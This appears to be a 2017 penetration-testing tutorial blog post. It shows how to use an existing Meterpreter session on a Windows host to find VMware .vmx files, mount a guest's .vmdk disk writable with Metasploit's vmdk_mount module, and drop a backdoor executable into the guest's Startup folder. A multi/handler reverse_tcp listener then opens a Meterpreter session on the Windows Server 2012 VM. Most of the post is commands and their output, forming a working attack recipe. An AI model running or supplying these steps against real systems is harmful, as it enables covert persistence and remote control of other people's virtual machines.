Post Exploitation in VMware Files with Meterpreter

October 10, 2017 By Raj Chandel

Today you will learn How to exploit any Operation System running inside a virtual machine.


Requirements

- **Attacker:** Kali Linux
- **Target:** VM image windows server 2012

First, the attacker needs to exploit the actual operating system of the victim PC and attain the meterpreter session with admin privileges.

From the given image you can perceive I have seized a windows 10 meterpreter session and also gained its admin privileges.

```
meterpreter > sysinfo
```



When you install any operating system in your VMware workstation, all of its hardware and network setting get stored as a .vmx file in the actual operating system in order to create a new virtual image.

Type following for making the search of .vmx file stored in it

```
meterpreter > search -f *.vmx -r
```

From the given image you can perceive that it has dumped all location where .vmx files are stored.

```
meterpreter > search -f *.vmx -r
Found 14 results...
    c:\Users\sanje\Documents\Virtual Machines\Clone of NEW UBUNTU~server\Clone of NEW UBUNTU~server.vmx
    c:\Users\sanje\Documents\Virtual Machines\Ubuntu\Ubuntu.vmx (2675 bytes)
    c:\Users\sanje\Documents\Virtual Machines\Ubuntu\Ubuntu.vmxf (261 bytes)
    d:\VM\kali-2.7.vmx (2830 bytes)
    d:\VM\kali-2.7.vmxf (366 bytes)
    d:\VM\backup\Clone of UBUNTU~server.vmx (3105 bytes)
    d:\VM\backup\ubuntu\Clone of NEW UBUNTU~server (2).vmx (3341 bytes)
    d:\VM\osx\Copy of Mac OS 10.11 El Capitan\OS X 10.11 El Capitan.vmx (3615 bytes)
    d:\VM\osx\Copy of Mac OS 10.11 El Capitan\OS X 10.11 El Capitan.vmxf (384 bytes)
    d:\VM\pbx\CentOS 7 64-bit.vmx (2680 bytes)
    d:\VM\win7\window7\win7\Windows 7.vmx (4020 bytes)
    d:\VM\win7\window7\win7\Windows 7.vmxf (3402 bytes)
    d:\VM\window7\Windows 7.vmx (3742 bytes)
    d:\VM\windows-server-2012\Windows Server 2012\Windows Server 2012.vmx (3162 bytes)
```

Using cat command you can read the content of the file as these file simple text document which contains VMware setting information.

```
meterpreter > cat "d:/VM/windows-server-2012/windows Server 2012/windows Server 20
```

```
meterpreter > cat "d:/VM/windows-server-2012/Windows Server 2012/Windows Server 2012.vmx"
#!/usr/bin/vmware
.encoding = "UTF-8"
```

Here from given below image, you can read the details of this file which is describing network and hardware setting.

```
scsi0.present = "TRUE"
sata0.present = "TRUE"
scsi0:0.fileName = "Windows Server 2012.vmdk"
scsi0:0.present = "TRUE"
sata0:1.deviceType = "cdrom-raw"
sata0:1.fileName = "auto detect"
sata0:1.present = "TRUE"
```

This module mounts a .vmdk file (Virtual Machine Disk) on a drive provided by the user by taking advantage of the vstor2 device driver (VMware). First, it executes the binary vixDiskMountServer.exe to access the device and then it sends certain control code via DeviceIoControl to mount it. Use the write mode with extreme care. You should only open a disk file in writable mode if you know for sure that no snapshots or clones are linked from the file.

```
use post/windows/manage/vmdk_mount
msf post(vmdk_mount) > set DEL_LCK true
msf post(vmdk_mount) > set READ_MODE false
msf post(vmdk_mount) > set session 2
msf post(vmdk_mount) > set VMDK_PATH "d:/VM/windows-server-2012/windows Server 201
msf post(vmdk_mount) > run
```

Great!! We have successfully mount the vmdk file of Windows Server 2012.

```
msf > use post/windows/manage/vmdk_mount
msf post(vmdk_mount) > set DEL_LCK true
DEL_LCK => true
msf post(vmdk_mount) > set READ_MODE false
READ_MODE => false
msf post(vmdk_mount) > set session 2
session => 2
msf post(vmdk_mount) > set VMDK_PATH "d:/VM/windows-server-2012/Windows Server 2012/Windows Server 2012.vmdk"
VMDK_PATH => d:/VM/windows-server-2012/Windows Server 2012/Windows Server 2012.vmdk
msf post(vmdk_mount) > run

[*] VMware path: "C:\Program Files (x86)\VMware\VMware Workstation\"
[*] Device driver name found: \\.\vstor2-mntapi20-shared
[+] Process vixDiskMountServer.exe successfully spawned (Pid: 6776)
[+] The drive L: seems to be ready
[*] Lock file M30359.lck deleted
[*] Post module execution completed
```

```
meterpreter > show_mount
```

Now from given below image, you can read the information of each drive.

```
meterpreter > show_mount

Mounts / Drives
===============

Name  Type   Size (Total)  Size (Free)  Mapped to
----  ----   ------------  -----------  ---------
C:\   fixed   198.58 GiB    19.17 GiB
D:\   fixed   681.51 GiB   114.81 GiB
E:\   fixed     0.00 B       0.00 B
F:\   cdrom     0.00 B       0.00 B
G:\   fixed     0.00 B       0.00 B
L:\   fixed    30.00 GiB    13.99 GiB


Total mounts/drives: 6
```

Now using given below command I will upload an exe backdoor in **L: drive** which will give us reverse connection of windows server 2012 when it will be running inside VM workstation.

```
meterpreter > upload /root/Desktop/abc.exe "L:/ProgramData/Microsoft/Windows/Start
```

```
meterpreter > upload /root/Desktop/abc.exe "L:/ProgramData/Microsoft/Windows/Start Menu/Programs/StartUp"
[*] uploading  : /root/Desktop/abc.exe -> L:/ProgramData/Microsoft/Windows/Start Menu/Programs/StartUp
[*] uploaded   : /root/Desktop/abc.exe -> L:/ProgramData/Microsoft/Windows/Start Menu/Programs/StartUp\abc.exe
meterpreter >
```

```
use exploit/multi/handler
msf exploit(handler) >set payload windows/meterpreter/reverse_tcp
msf exploit(handler) >set lhost 192.168.1.113
msf exploit(handler) >set lport 4455
msf exploit(handler) >run
```

Awesome!! We have successfully exploited Windows Server 2012 virtual machine and gained its meterpreter session.

```
meterpreter > sysinfo
```

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.113
lhost => 192.168.1.113
msf exploit(handler) > set lport 4455
lport => 4455
msf exploit(handler) > run
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on 192.168.1.113:4455
msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.1.104
[*] Meterpreter session 3 opened (192.168.1.113:4455 -> 192.168.1.104:49158) at 2017-10-06 16:58:17 +0530

msf exploit(handler) > sessions 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer        : WIN-DVE8DA8FM4V
OS              : Windows 2012 (Build 9200).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Source: http://www.shelliscoming.com/2017/05/post-exploitation-mounting-vmdk-files.html